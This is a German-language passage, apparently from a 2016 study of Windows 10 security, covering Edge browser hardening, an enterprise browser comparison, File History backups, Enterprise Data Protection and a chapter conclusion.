Edge wurde zwar nicht von Grund auf neu geschrieben, jedoch wurden gegenüber Internet Explorer 11 derart signifikante Veränderungen vorgenommen, sodass Microsoft seinen neuen Browser Edge gerne als gänzlich neuen Webbrowser und nicht nur als neue Internet Explorer Release darstellt. Die Entstehungsgeschichte von Edge hat Microsoft in den beiden Blog-Einträgen [MS-Edge1] und [MS-Edge2] dokumentiert, Security-relevante Neuigkeiten sind [MS-Edge.sec] zu entnehmen.

Wir bereits erwähnt wurden zahlreiche in Internet Explorer unterstützte Technologien gänzlich entfernt, dazu zählt unter anderem ActiveX, Browser Helper Objects (BHO), die Legacy-Document-Modes, Vector Markup Language (VML), VBScript und einige andere mehr. Es handelte sich hierbei größtenteils um alte Technologien, die moderne Sicherheitsanforderungen nicht mehr erfüllen konnten. Funktionalitäten, die bislang mit diesen Technologien realisiert wurden, können und müssen nunmehr durch die Entwickler

[22] Aktuelle Neuerungen siehe Microsoft Edge Dev Blog: https://blogs.windows.com/msedgedev/ sowie Edge Changelog: https://developer.microsoft.com/en-us/microsoft-edge/platform/changelog/

von Web-Anwendungen mittels *HTML5* und *JavaScript* sowie *W3C Browser Extensions* umgesetzt werden.

Microsoft Edge läuft als *App Container* und profitiert als solcher von der für *Universal Apps* wirksamen Sandbox und Prozess-Isolation. Da Edge auf 64-bit Plattformen nun auch als 64-bit Prozess läuft, ist die Anfälligkeit gegenüber Heap-Spray Angriffen aufgrund des deutlich vergrößerten Adressraums signifikant geringer. Bereits seit längerem eingeführtes Hardening wie die Verwendung von *Data Execution Prevention* (DEP, siehe Abschnitt 3.8.3.1), *Stack Buffer Security Checks* (als als Stack-Cookies bekannt) und *Address Space Layout Randomization* (ASLR, siehe Abschnitt 3.8.3.4) wird nunmehr auch ergänzt von *Control Flow Guard* (CFG, siehe Kapitel 2.10) und *Memory Garbage Collector* (MemGC) mit dem Use-after-free Schwachstellen vorgebeugt werden sollen. Hierbei wird ein separater, gemanagter und von einem Garbage-Collector überwachter Heap erstellt, auf dem Objekte allociert werden. Details zu diesen Technologien können [MS-Edge.GC] und dem Paper [BH15-Edge, Chapter 4], welches die Security-Feature von Edge sehr ausführlich behandelt entnommen werden.

2.13.3. Alternativen zu Edge

Aufgrund des geänderten Lifecycles und der im Abschnitt 2.13.1 erläuterten Einschränkungen sind Unternehmen die einen Browser nicht nur zum Abruf von Internet-Inhalten, sondern auch für den Zugriff auf PlugIn-basierte und/oder unternehmenskritische Intranet-Applikationen sowie zur Steuerung von Maschinen, Servern, Appliances, Administrations-Oberflächen von Datenbank-Servern (z.B. Oracle Cloud Control) oder Virtualisierungslösungen (z.B. VMWare vCenter) einsetzen daher eventuell darauf angewiesen, hierfür weiterhin auf eine langzeit-stabile Browser-Plattform zu setzen, die auch PlugIn-Technologien unterstützt. Der bewusste Verzicht auf die Unterstützung von ActiveX und Browser-Helper-Objects wird auch durch die im März 2016 von Microsoft getätigte Ankündigung, demnächst auch Extensions zu unterstützten unverändert beibehalten (vgl. [MS-Edge.ext]).

Wie bereits erwähnt ist Edge nur in den regulären Editionen von Windows 10 integriert, die langzeit-stabilen (und nur als Enterprise-Feature erhältlichen) *Long Term Service Branches* (LTSB, siehe Kapitel 1.1) enthalten keine volatilen Komponenten und beinhalten daher aktuell keinen Edge-Browser.

Als Intranet-Webbrowser und Alternative zu Edge eignet sich daher zum Beispiel weiterhin Internet Explorer 11. Andere Browser mit Long-Term-Support bzw. Fokus auf Einsatz im Unternehmensumfeld sind rar geworden.

Mozilla Firefox in der ESR-Edition[23] unterstützt zwar aktuell noch PlugIns wie Java und Flash, aber auch das Firefox-Team hat bereits angekündigt nach Ablauf des Jahres 2016 keine NPAPI-PlugIns[24] mehr unterstützten zu wollen, zumindest Java-PlugIns sind dann nicht mehr nutzbar, für Flash wird an einer Lösung die noch etwas mehr Übergangszeit einräumt gearbeitet – siehe [Moz-NPAPI]). Somit wird auch die ESR-Edition im Verlauf des Jahres 2017 voraussichtlich diese Funktionalität verlieren.

[23] Firefox Extended Support Release: https://www.mozilla.org/en-US/firefox/organizations/faq/
[24] NPAPI = Netscape Plugin Application Programming Interface

Ebenfalls auf den Business-Desktop zielt *Googles Chrome for Work*[25] ab. Im Unterschied zum regulären Chrome für Endanwender lässt sich dieser mittels Policies nach Vorgabe der Unternehmens-IT konfigurieren und managen. Aber auch Google hat die Verwendung von NPAPI-PlugIns seit September 2015 hauptsächlich aus Sicherheitsgründen entfernt, die Nutzung von Flash-Inhalten ist mittels des in Chrome integrierten Flash-Players der auf dem PPAPI-PlugIn[26] basiert vorerst jedoch weiterhin möglich (vgl. [Google-NPAPI]).

2.13.4. Browser-Übersicht: Security-relevante Funktionalitäten

Nachfolgende Übersicht fasst Security-relevante Features der im Unternehmenseinsatz gängigsten Browser zusammen. Die grüne Farbgebung bezieht sich auf den Security-Aspekt. Die blaue Kennzeichnung hebt Funktionalitäts-Aspekte hervor. Das Fehlen eines Plug-Ins ist aus Security-Sicht zwar ein Vorteil – wenn damit jedoch eine möglicherweise benötigte Funktionalität nicht mehr verfügbar ist, dann insgesamt für das Unternehmen je nach Anforderung als Nachteil zu betrachten.

	Microsoft Edge	**Internet Explorer 11**	**Google Chrome for Work**	**Mozilla Firefox ESR**
Business-tauglich	JA Group-Policies	JA Group-Policies	JA, MSI-File, Group-Policies	Bedingt, kein MSI-File, keine Group-Policies
Stable Long-Term-Support	Nein, Feature-Updates	Ja, an OS-Lifecycle gekoppelt	Nein, Feature-Updates	Bedingt, 12 Monate Extended Support R.
Flash	integriert	integriert	integiert	NPAPI PlugIn
PDF	integriert	Adobe PlugIn	integriert	Integriert oder NPAPI PlugIn
Shockwave	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	nicht nutzbar
Silverlight	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	Bis Ende 2016
Java	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	Bis Ende 2016
ActiveX	nicht nutzbar	Ja, nutzbar	nicht nutzbar	nicht nutzbar
Extensions	Ja (Store, Beta)	ActiveX, BHO, …	Ja (Store)	Ja (Store)
VBScript	nicht nutzbar	Ja	nicht nutzbar	nicht nutzbar
Sandboxing	AppContainer	Protected Mode	Ja	Nein
ASLR	64-bit high entropy	JA, 32-bit	JA, 32-bit	JA, 32-bit
DEP	JA	JA	JA	JA
Stack-Cookies	JA	JA	JA	JA
CFG	JA	JA	Nein	Nein
MemGC	JA	Nein	Nein	Nein

Quellen: [TM-Edge], [MS-EdgeFAQ], [MS-Edge.ext], [Google-NPAPI], [Moz-NPAPI]

[25] Google Chrome for Work: https://www.google.com/work/chrome/browser/
[26] PPAPI = Google Pepper Plugin API

Anmerkungen zur Tabelle:

- Business-Tauglichkeit umfasst unter anderem eine seitens des Herstellers vorbereitete Bereitstellung der Software mittels MSI-Paket, die Nutzung von Gruppenrichtlinien zur Konfiguration.
- Stable Long-Term-Support bedeutet, dass die Plattform über Jahre hinweg mit Sicherheitsupdates versorgt wird, ohne hierbei auch Feature-Updates mit sich zu bringen die funktionale Änderungen nach sich ziehen, wodurch wieder aufwändige Tests der im Unternehmen eingeführten Intranet-Applikationen nötig werden.
- Flash / PDF: Aus Security-Sicht ist den in den Browsern integrierten Rendering-Engines der Vorzug zu geben. Besondere Anforderungen können jedoch die Nutzung der nativ seitens Adobe bereitgestellten Plug-Ins nötig machen, welche nicht mit allen Browsern genutzt werden können.
- Java: Die Nutzung von Java-Applets wird aktuell noch von Firefox und IE11 unterstützt, ist seitens Firefox jedoch abgekündigt und wird im Laufe des Jahres 2017 dann auch aus dem dann aktuellen Firefox ESR verschwinden (siehe [Moz-NPAPI]).
- Extensions: Technologien wie ActiveX, VBScripts und Browser-Helper-Objects waren seit jeher nur mit Internet-Explorer nutzbar. Edge, Firefox und Chrome bieten Erweiterungsmöglichkeiten über einen Add-On Store, diese Erweiterungen sind in Bezug auf Security- und Funktionsweise aber nicht vergleichbar mit jenen Funktionalitäten die über NPAPI, ActiveX oder BHO bereitgestellt werden könnten.
- 32/64-bit: Andere Browser sind z.B. für Flash-Rendering auf 32-bit Plug-Ins angewiesen, werden daher typischerweise (selbst wenn 64-bit Version verfügbar ist) in der 32-bit Variante genutzt.
- Sandboxing: Edge, IE11 und Chrome werden mit Integrity Level Low ausgeführt, um im Falle von Exploits zusätzlichen Schutz vor Veränderung von Daten zu bieten, Firefox läuft hingegen mit regulärem Integrity Level Medium.
- Die für einen Prozess wirksamen Mitigation Policies lassen sich mittels des kostenfreien Tools *Process Hacker*[27] ermitteln (siehe Abbildung 75).




Abbildung 75: Mitigation Policies von Microsoft Edge, ermittelt mittels Process Hacker

[27] Process Hacker: http://processhacker.sourceforge.net/

2.13.5. Sichere Browser-Konfiguration

Das Thema „sichere Web-Nutzung“ und die sichere Konfiguration von Browsern ist ein sehr umfangreiches Thema, welches an dieser Stelle nicht im Detail behandelt wird. Stattdessen wird auf folgende Dokumente des deutschen Bundesamtes für Sicherheit in der Informationstechnik (BSI) verwiesen:

- Sichere Nutzung von Web-Angeboten, BSI-Leitlinie zur Internet-Sicherheit ([BSI-ISi-L])
- Sichere Nutzung von Web-Angeboten mit Microsoft Internet Explorer 11 ([BSI-ISi-IE])
- Sichere Nutzung von Web-Angeboten mit Google Chrome 37 ([BSI-ISi-GC])
- Sichere Nutzung von Web-Angeboten mit Mozilla Firefox 31 ESR ([BSI-ISi-FF])

2.14. Dateiversionsverlauf (File History)

Ab Windows 8 neu hinzugekommen und auch in Windows 10 verfügbar ist das Feature „File History“ (bzw. in der deutschen Ausgabe: Dateiversionsverlauf). Es handelt sich um eines der wenigen Security-Features, das nicht nur der Sicherheit (Gewährleistung der Verfügbarkeit von Daten) zuträglich ist, sondern auch dem Anwender positiv auffallen wird. Die Funktionalität ist vollautomatisiert, muss lediglich mit wenigen Mausklicks erstmalig aktiviert werden. Etwas verwirrend ist lediglich, dass sich die Konfiguration auf die klassische Systemsteuerung und die neue für Touch-Bedienung geschaffenen „Einstellungen“ verteilen, und nicht alle Einstellungen in beiden Konfigurations-Oberflächen einheitlich durchführbar sind (z.B. können Netzlaufwerke als Sicherungsziel nur in der „Systemsteuerung“ hinzugefügt werden, zusätzliche Ordner in die Sicherung aufgenommen werden können hingegen nur in den „Einstellungen“).

Standardmäßig werden die Inhalte der Bibliotheken gesichert, der Ausschluss von Ordnern ist möglich. Als Sicherungsziel bietet sich eine weitere interne Festplatte, ein externes Laufwerk, eine SD-Karte oder ein Netzwerk-Share an (siehe Abbildung 76).




Abbildung 76: Systemsteuerung – Dateiversionsverlauf, Basis-Konfiguration

Die Sicherung wird im Klartext durchgeführt, das heißt alle Dateien werden 1:1 kopiert, es erfolgt keine Kompression und auch keine Verschlüsselung. Am Sicherungsziel wird ein Ordner namens „FileHistory“ angelegt, darunter ein Ordner mit dem Namen des Benutzers,

und darin ein Ordner mit dem Computernamen. Unterhalb wird eine Ordnerstruktur erstellt, die den aktuellen Datenstand 1:1 aufnimmt. Es bietet sich an das Sicherungsziel (z.B. eine USB-Festplatte oder bei Tablets eine eingelegte SD-Karte) mittels BitLocker zu verschlüsseln, der Zugriffsschutz kann – auch bei Verwendung des Gerätes durch mehrere Benutzer – aufgrund der intuitiven Ordnerstruktur einfach mittels NTFS-ACLs gewährleistet werden.

Das Sicherungsziel muss nicht zwingend fortwährend am Gerät angeschlossen beziehungsweise verfügbar sein. Der Dateiversionsverlauf wird auch bei fehlendem Sicherungsziel fortgesetzt, die Inhalte werden einstweilen am Systemlaufwerk zwischengespeichert und bei Verfügbarkeit des Sicherungsziels dann auf dieses überspielt.

Der Dateiversionsverlauf ist nur aktiv, wenn der Benutzer an der Maschine angemeldet ist und diese nutzt, sowie das Gerät mit Netzspannung versorgt wird. Basierend auf dem gewählten Zeitintervall (siehe Abbildung 77, hier wurde z.B. alle 20 Minuten gewählt) wird die Sicherung vollautomatisch durchgeführt. Die daraus resultierende Systembelastung ist deutlich geringer als man dies von klassischen Backup-Lösungen kennt, denn der Dateiversionsverlauf bedient sich des NTFS-Journals, muss daher nicht sämtliche Dateien auf Änderungen prüfen, sondern lediglich die zutreffenden Einträge im NTFS-Journal abarbeiten. Von der Aktivität des Dateiversionsverlaufes ist in der Praxis kaum etwas zu bemerken, es sollte daher vor allem nach der Erstkonfiguration und Durchführung der ersten Sicherung ein Blick in die Ereignisanzeige geworfen werden, um allfällige Probleme zu erkennen (siehe Link zum Ereignisprotokoll in Abbildung 77).




Abbildung 77: Systemsteuerung – Dateiversionsverlauf, Erweiterte Einstellungen

Vorgängerversionen der Dateien werden am Sicherungsziel mit einem Zeitstempel im Dateinamen abgelegt. Theoretisch könnte man aus dem Backup-Ziel daher allein durch Verwendung des Explorers Daten zurückholen – deutlich komfortabler ist aber die Verwendung der hierfür vorgesehenen Wizzards in der Systemsteuerung. Damit lassen sich einzelne Dateien oder ganze Ordnerstrukturen zum gewünschten Zeitpunkt wiederherstellen, die vorhandenen Sicherungszeitpunkte werden übersichtlich angezeigt.

Im Explorer-Kontextmenü beziehungsweise in den Eigenschaften von Dateien wird die neue Registerkarte „Vorgängerversionen“ angezeigt – hiermit kann ebenfalls eine vorherige Version komfortabel wiederherstellt werden (siehe Abbildung 78).




Abbildung 78: Dateiversionsverlauf - Vorgängerversion einer Datei wiederherstellen

Der Dateiversionsverlauf ist ein einfaches Mittel um gängige Missgeschicke der Anwender, wie versehentliches Löschen/Überschreiben/Modifizieren von Daten auszumerzen. Auch vor einem Datenträgerdefekt oder Malware-Befall kann damit einfach vorgesorgt werden.

Sofern es sich beim Sicherungsziel jedoch nicht um einen Netzwerkshare handelt der wiederum auf einem gesicherten Server betrieben wird, schützt die Lösung jedoch in der Regel nicht vor allen Gefahren. Wird als Sicherungsziel beispielsweise eine eingesteckte SD-Karte verwendet ist die Gefahr groß, dass im Falle von Diebstahl nicht nur das Tablet, sondern auch die SD-Karte nicht mehr verfügbar ist. Auch eine USB-Platte am Schreibtisch wird hinsichtlich Beschädigungen durch Überspannung, Feuer oder Wasser den gleichen Gefahren ausgesetzt sein wir das zu sichernde Gerät selbst.

Anwender-Informationen zum Dateiversionsverlauf sind [MSP-W10e, Teil 3 / Kapitel 16] zu entnehmen, die Arbeitsweise wird in [MTN-FileHist] erläutert.

2.15. Enterprise Data Protection (EDP)

Seitens Microsoft wurde ein aktuell (mit Stand April 2016) noch nicht offiziell zur Verfügung gestelltes Feature namens *Enterprise Data Protection* (EDP) für Windows 10 angekündigt. Es wird davon ausgegangen, dass dieses mit dem Anniversary Update im Sommer 2016 verfügbar gemacht wird.

EDP zielt darauf ab *Bring your own Device* Szenarien zu ermöglichen, die eine saubere Trennung von Unternehmensdaten und privaten Daten erlauben. Dabei können Daten die aus Business-Applikationen stammen automatisch verschlüsselt werden. Die EDP-Konfiguration legt fest, welche Applikationen auf Unternehmensdaten zugreifen dürfen.

EDP benötigt sowohl Client-Unterstützung, als auch eine Parametrierung welcher über Mobile Device Management-Lösungen (MDM) wie z.B. *Microsofts Intune*[28] oder *Microsoft System Center Configuration Manager* (SCCM)[29] erfolgen soll. Die sogenannten *Configuration Service Provider* für MDM sind seitens Microsoft offengelegt, können also auch von Drittanbieter-Lösungen angesprochen und genutzt werden (siehe [MSDN-MDMcp] und [MSDN-MDMdp]). Ob der für EDP bereitgestellte *EnterpriseDataProtection Configuration Service Provider* sich auch vollständig über *MDM Bridge WMI Provider* ansprechen lassen wird bleibt abzuwarten, falls ja kann die Konfiguration auch z.B. mittels PowerShell realisiert werden (siehe [MSDN-WMI] und [MSDN-WMIps]).

Ähnlich wie bei den bereits seit längerer Zeit verfügbaren (kostenpflichtigen) *Rights Management Services*[30] wird zwischen Applikationen die eine derartige Funktionalität unterstützen („enlightened apps“), und klassischen Applikationen („unenlightened apps“) die nicht für EDP vorbereitet sind unterschieden. Der Zugriff auf die mit EDP geschützten Unternehmensdaten kann für beide Typen selektiv je Applikation erlaubt werden. Bestimmte Funktionalitäten wie zum Beispiel das selektive verhindern, dass aus einem Dokument mittels Copy+Paste Inhalte entnommen und in andere Applikationen eingefügt werden, erfordert jedoch EDP-fähige Software. Hierbei kann dann sogar unterschieden werden, ob Copy+Paste zwischen Unternehmens-Dokumenten erfolgt (was gestattet bleibt) oder aus einem Unternehmens-Dokument in ein privates Dokument erfolgt. Seitens Microsoft wurden zahlreiche Softwareprodukte hierfür vorbereitet, beispielsweise: Edge, Internet Explorer, Office (Word, Excel, PowerPoint, OneNote, Outlook), OneDrive, Notepad, Paint, … (siehe [MTN-EDP3]). Die „unenlightened apps“ können – sofern sie als Business-Applikationen gekennzeichnet werden – zwar auf die verschlüsselten Unternehmensdaten zugreifen, können jedoch nicht zwischen privaten Daten und Unternehmensdaten unterscheiden – dies bewirkt, dass jede Speicherung von Dateien mit solchen Programmen automatisch in einem verschlüsselten Datei-Inhalt resultiert.

Die für EDP vorbereiteten Applikationen können auch anhand der Bezugsquelle von Daten zwischen Unternehmens-Inhalten und privaten Daten unterscheiden. So können Intranet-Websites, SharePoint-Ablageorte oder Netzwerk-Shares anhand deren Adressen (URLs, UNC-Namen, Domains) als Unternehmensinhalte gekennzeichnet werden. Aus diesen Quellen bezogene Daten können anschließend nur verschlüsselt abgelegt werden.

---

[28] https://www.microsoft.com/de-de/server-cloud/products/microsoft-intune/overview.aspx
[29] https://www.microsoft.com/en-us/server-cloud/products/system-center-configuration-manager/
[30] https://products.office.com/en-us/business/microsoft-azure-rights-management

EDP kann in unterschiedlichen Modi betrieben werden.

- Im strengsten Modus „Block“ werden Anwender daran gehindert Unternehmensdaten im Klartext zu speichern oder mittels Zwischenablage in Nicht-Unternehmens-Applikationen einzufügen.
- Im Override-Modus können Anwender die vorgegebenen Einschränkungen bewusst und auf protokollierte Weise übersteuern.
- Im Silent-Mode wird lediglich protokolliert, ohne die Policy jedoch technisch durchzusetzen.

Schlussendlich können mittels EDP auch sämtliche Unternehmensdaten auf einem Gerät aus der Ferne gelöscht sowie durch Entzug des Schlüsselmaterials unzugänglich gemacht werden.

Ob und in welcher Form ein Einsatz einer solchen Lösung für Desktops und Notebooks zweckmäßig ist muss wohl ausführlich evaluiert werden. Die möglichen Szenarien beschränken sich auf den Einsatz lokal am Geräts sowie auf Wechselmedien, ohne Einsatz von zusätzlichen Rights Management Services ist jedoch ein verschlüsselter Datenaustausch vermutlich eher schwierig.

Für Windows 10 basierte Smartphones mit ohnehin nur geringer Anzahl an Unternehmens-Apps scheint der Ansatz jedoch ad-hoc eher praktikabel zu sein.

Die Lösung ist wie einleitend erwähnt aktuell mit Stand April 2016 noch nicht offiziell verfügbar, wird aber für das Anniversary Update im Sommer 2016 erwartet. Fortführende Informationen sind [MTN-EDP1], [MTN-EDP2], [MTN-EDP3] und [MTN-EDP4] zu entnehmen.

2.16. Conclusio zur Bestandsaufnahme

Trotz der engen Fokussierung auf *Security-Themen mit signifikantem Neuheitswert* wurden im vorliegenden *„Kapitel 2 - Bestandsaufnahme – Windows 10 Security“* zahlreiche Technologien identifiziert und erläutert, die in Windows 7 noch nicht oder zumindest nicht in der nun vorliegenden Ausprägung verfügbar waren.

Besonderes Augenmerk gilt hierbei der in Kapitel 2.4 vorgestellten *Virtualization-based Security*. Diese schafft die Grundlage für mehrere neuartige Security-Lösungen, die sich nicht mehr auf die Integrität des Betriebssystem-Kernels verlassen, sondern hiervon losgelöst in einem separaten, mittels Hypervisor getrennten und dediziert für Security zuständigen Mikro-Kernel operieren, und damit das Schutzniveau auch bei einer Kompromittierung des High-Level-OS-Kernels aufrechterhalten können. Die in diesem Kontext sehr interessanten Features *Credential Guard* (Kapitel 2.5) und *Device Guard* (Kapitel 2.8) stellen somit wesentliche neuen Eckpfeiler der Windows 10 Security-Architektur dar. Den dringenden Bedarf zur Nutzung dieser neuen Möglichkeiten zeigte zuvor Kapitel 2.3 anhand der mannigfaltigen Möglichkeiten und Varianten von *Pass-the-Hash Angriffen* auf.

Aus Anwendersicht vermutlich am auffälligsten sind die neuen Möglichkeiten der Authentifizierung (Kapitel 2.6) mittels Biometrie sowie die Nutzung von virtuellen Smartcards. IT-Security ist üblicherweise ein für Anwender unangenehmes Thema – diese

hier vorgestellten Neuerungen heben jedoch nicht nur das Schutzniveau, sondern zugleich auch den Komfort und das Nutzungserlebnis für den Anwender.

War ein seitens Microsoft kostenfrei bereitgestellter Virenschutz unter Windows 7 nur für privat genutzte Geräte verfügbar, so kann der weiterentwickelte *Windows Defender* nunmehr auch im Unternehmenseinsatz seinen Dienst verrichten und über Gruppenrichtlinien parametriert werden (Kapitel 2.9).

Zur Verschlüsselung von Daten steht BitLocker in bewährter Weise zur Verfügung, beherrscht nunmehr allerdings neue Szenarien des Deployments und wurde auch in Bezug auf das bereitgestellte Sicherheitsniveau einem Upgrade unterzogen (Kapitel 2.11).

Kapitel 2.12 zeigt, wie der Zugriff auf Netzwerkshares (sowohl mit Windows Server, als auch mit Samba) nunmehr verschlüsselt werden kann, und erläutert die neuen Möglichkeiten des LockDown-VPN.

Die Anforderungen an einen Web-Browser im Unternehmensumfeld sind vielfältig, und vor allem wenn es um die Nutzung von Intranet-Applikationen geht oftmals im Widerspruch zu jenen Merkmalen, die einen sicheren Internet-Browser ausmachen. Mit dem neuen Browser Edge versucht Microsoft letzteres Segment zu bedienen, für Line-of-Business Intranet-Applikationen steht weiterhin Internet Explorer 11 bereit. Kapitel 2.13 widmet sich jedoch nicht nur den Neuerungen von Edge, sondern zeigt auch auf, warum die gängigen alternativen Browser in Kürze für Intranet-Nutzung nur noch bedingt geeignet sein werden.

Ein wiederum vor allem aus Anwender-Sicht sehr praktisches neues Feature stellt Microsoft mit dem Dateiversionsverlauf zur Verfügung (Kapitel 2.14), mit dem Anwender erstmals die Möglichkeit geboten wird relativ feingranular vorherige Versionen von Dokumenten wiederherzustellen.

Nicht gänzlich neu, jedoch mit zahlreichen neuen Features angereichert wurde der für *Application White- & Black-Listing* zuständige *AppLocker* (Kapitel 2.7).

Sowohl von Anwendern als auch Administratoren eher unbemerkt unterstützt Windows 10 nun den neu hinzugekommenen Exploit-Schutz *Control Flow Guard* (Kapitel 2.10). Für die Entwicklung von Individual-Software oder Inhouse-Software-Entwicklung sollte hierzu der Einsatz von *Visual Studio 2015* und Verwendung der neuen Compiler-Option angedacht werden, um von dieser Form der Applikationshärtung zu profitieren.

Mangels praktischer Test-Möglichkeit vorerst nur einer High-Level-Betrachtung unterzogen wurden die Themen *Enterprise Data Protection* (Kapitel 2.15) und *Health Attestation* (Kapitel 2.2). Diese bedürfen auch serverseitiger Komponenten, welche aktuell (per Q1/2016) zum Teil jedoch noch nicht öffentlich verfügbar sind – diese Technologien sollten jedoch im Auge behalten und nach Verfügbarkeit einer Evaluierung zugeführt werden.

3. Realisierungsvorschläge

